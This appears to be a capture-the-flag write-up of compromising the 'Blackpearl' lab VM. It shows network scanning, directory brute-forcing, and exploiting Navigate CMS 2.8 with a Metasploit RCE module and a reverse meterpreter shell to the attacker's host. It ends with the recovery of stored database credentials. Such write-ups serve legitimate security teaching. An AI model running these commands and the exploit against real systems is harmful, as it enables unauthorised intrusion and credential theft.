
Entire Kill Chain

OSINT

We where provided a link to a Virtual Machine called Blackpearl. We imported the .ova file to VMware workstation pro16. We changed the connection that Blackpearl from `brigded` to `NAT`. After starting up the VM we moved back to our Kali machine to begin to identify our target Blackpearl.

Discovery

We use 2 of my favorite commands to ID and or see who is on the network. `netdiscover` is used to passively see what is on the network. `fping` give's me the ability to see what host is alive on the subnet.



```
 Currently scanning: (passive)   |   Screen View: Unique Hosts

 75 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 4500
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.8.2     00:50:56:f0:dd:4d      7     420  VMware, Inc.
 192.168.8.1     00:50:56:c0:00:08     58    3480  VMware, Inc.
 192.168.8.254   00:50:56:f2:93:d7      4     240  VMware, Inc.
 192.168.8.173   00:0c:29:21:7a:c0      6     360  VMware, Inc.
```


kali@kali: ~/Desktop/Target/Scan 132x18

```
┌──(kali㉿kali)-[~/Desktop/Target/Scan]
└─$ fping -asgq 192.168.8.0/24
192.168.8.2
192.168.8.153
192.168.8.173

     254 targets
       3 alive
     251 unreachable
       0 unknown addresses
```

I know my IP is .153 so that leaves .173. This should be our target. Lets start to fingerprint the target and see if we can ID what is being run on the VM.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full 192.168.8.173 --min-rate 5000
```


Screenshot: (Find entire scans in appendix)



```
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCrTa1VqX1lLALYDX3m1kDPB+cmOEf2+J1FQ98ynFGX
J3ccbtY0eVvQusLU6KHGXbqB0qsv6vsV63IxeX6gq+XTGPSDYru5VVd6qbHBh5aGwCbnvhduNnYMfMC/cDa
QiDs6Lfs5+FY2pdYTBff56MIJwP4x4Kl+pLzQHFaV/lwDILn03mJFMUsbRWvk8YJuLANhRY74fDcsc/K+Ow
|   256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ05CA8I
/NroNqmmeLPHVZVJgk6tvuesO7pDk=
|   256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJiHZUPH8c1K9Q7Lbkhf2IOGABIn0Hzo9DkFtBj4T6ij
53/tcp open  domain  syn-ack ttl 64 ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp open  http    syn-ack ttl 64 nginx 1.14.2
|_http-title: Welcome to nginx!
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.14.2
```

We found a email with what looks to be a domain. We add this to our `etc/hosts` file

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv --reason --script=vuln -oA vuln
192.168.8.173
```




```
|       Path: http://192.168.8.173:80/
|       Line number: 25
|       Comment:
|_          <!-- Webmaster: alek@blackpearl.tcm -->
| http-methods:
|_  Supported Methods: GET HEAD
|_http-mobileversion-checker: No mobile version detected.
| http-sitemap-generator:
|   Directory structure:
```

Domain: blackpearl.tcm


We use this to start to look for hidden directory's

```
gobuster dir -e -t20 -u http://blackpearl.tcm -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -b 404,403
```



```
http://blackpearl.tcm/navigate          (Status: 301) [Size: 185] [--> http://blackpearl.tcm/navigate/]
```


We get one hit. Lets take a look



blackpearl.tcm/navigate/login.php
s here on the bookmarks toolbar. Manage bookmarks…
navigate
www.navigatecms.com
User
Password
Remember me
Enter
Forgot password?
Navigate CMS v2.8, © 2022


Initial Foot hold

After doing some googling about the CMS `Navigate 2.8`, we find that there is an public CVE exploit that lives in the Metasploit framework. If its lives there we should use it.
module: exploit/multi/http/navigate_cms_rce



```
msf6 exploit(multi/http/navigate_cms_rce) > show options

Module options (exploit/multi/http/navigate_cms_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     blackpearl.tcm   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /navigate/       yes       Base Navigate CMS directory path
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.8.174    yes       The listen address (an interface may be specified)
   LPORT  8888             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

We run the exploit and we get our meterpreter



```
msf6 exploit(multi/http/navigate_cms_rce) > sessions

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter php/linux  www-data @ blackpearl  192.168.8.174:8888 -> 192.168.8.173:57994 (192.168.8.173)

msf6 exploit(multi/http/navigate_cms_rce) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 782 created.
Channel 1 created.
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
blackpearl
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:21:7a:c0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.173/24 brd 192.168.8.255 scope global dynamic ens33
```


After getting our `meterpreter` we look to a shell and validate who we are and what system we are on. Let see what we can find to Priv up to higher account like root.

ALEK


- We did some digging around and started with Manual enumeration and that took awhile so we moved to use linpeas.sh. This got us some info
- Directory: */var/www/blackpearl.tcm/navigate/cfg/globals.php*

```
define('PDO_USERNAME', "alek");
define('PDO_PASSWORD', "H4x0r");
define('PDO_DRIVER',   "mysql");
```

We found #PE_Linux_StoredCC to the user alek. We then move to log in via SSH

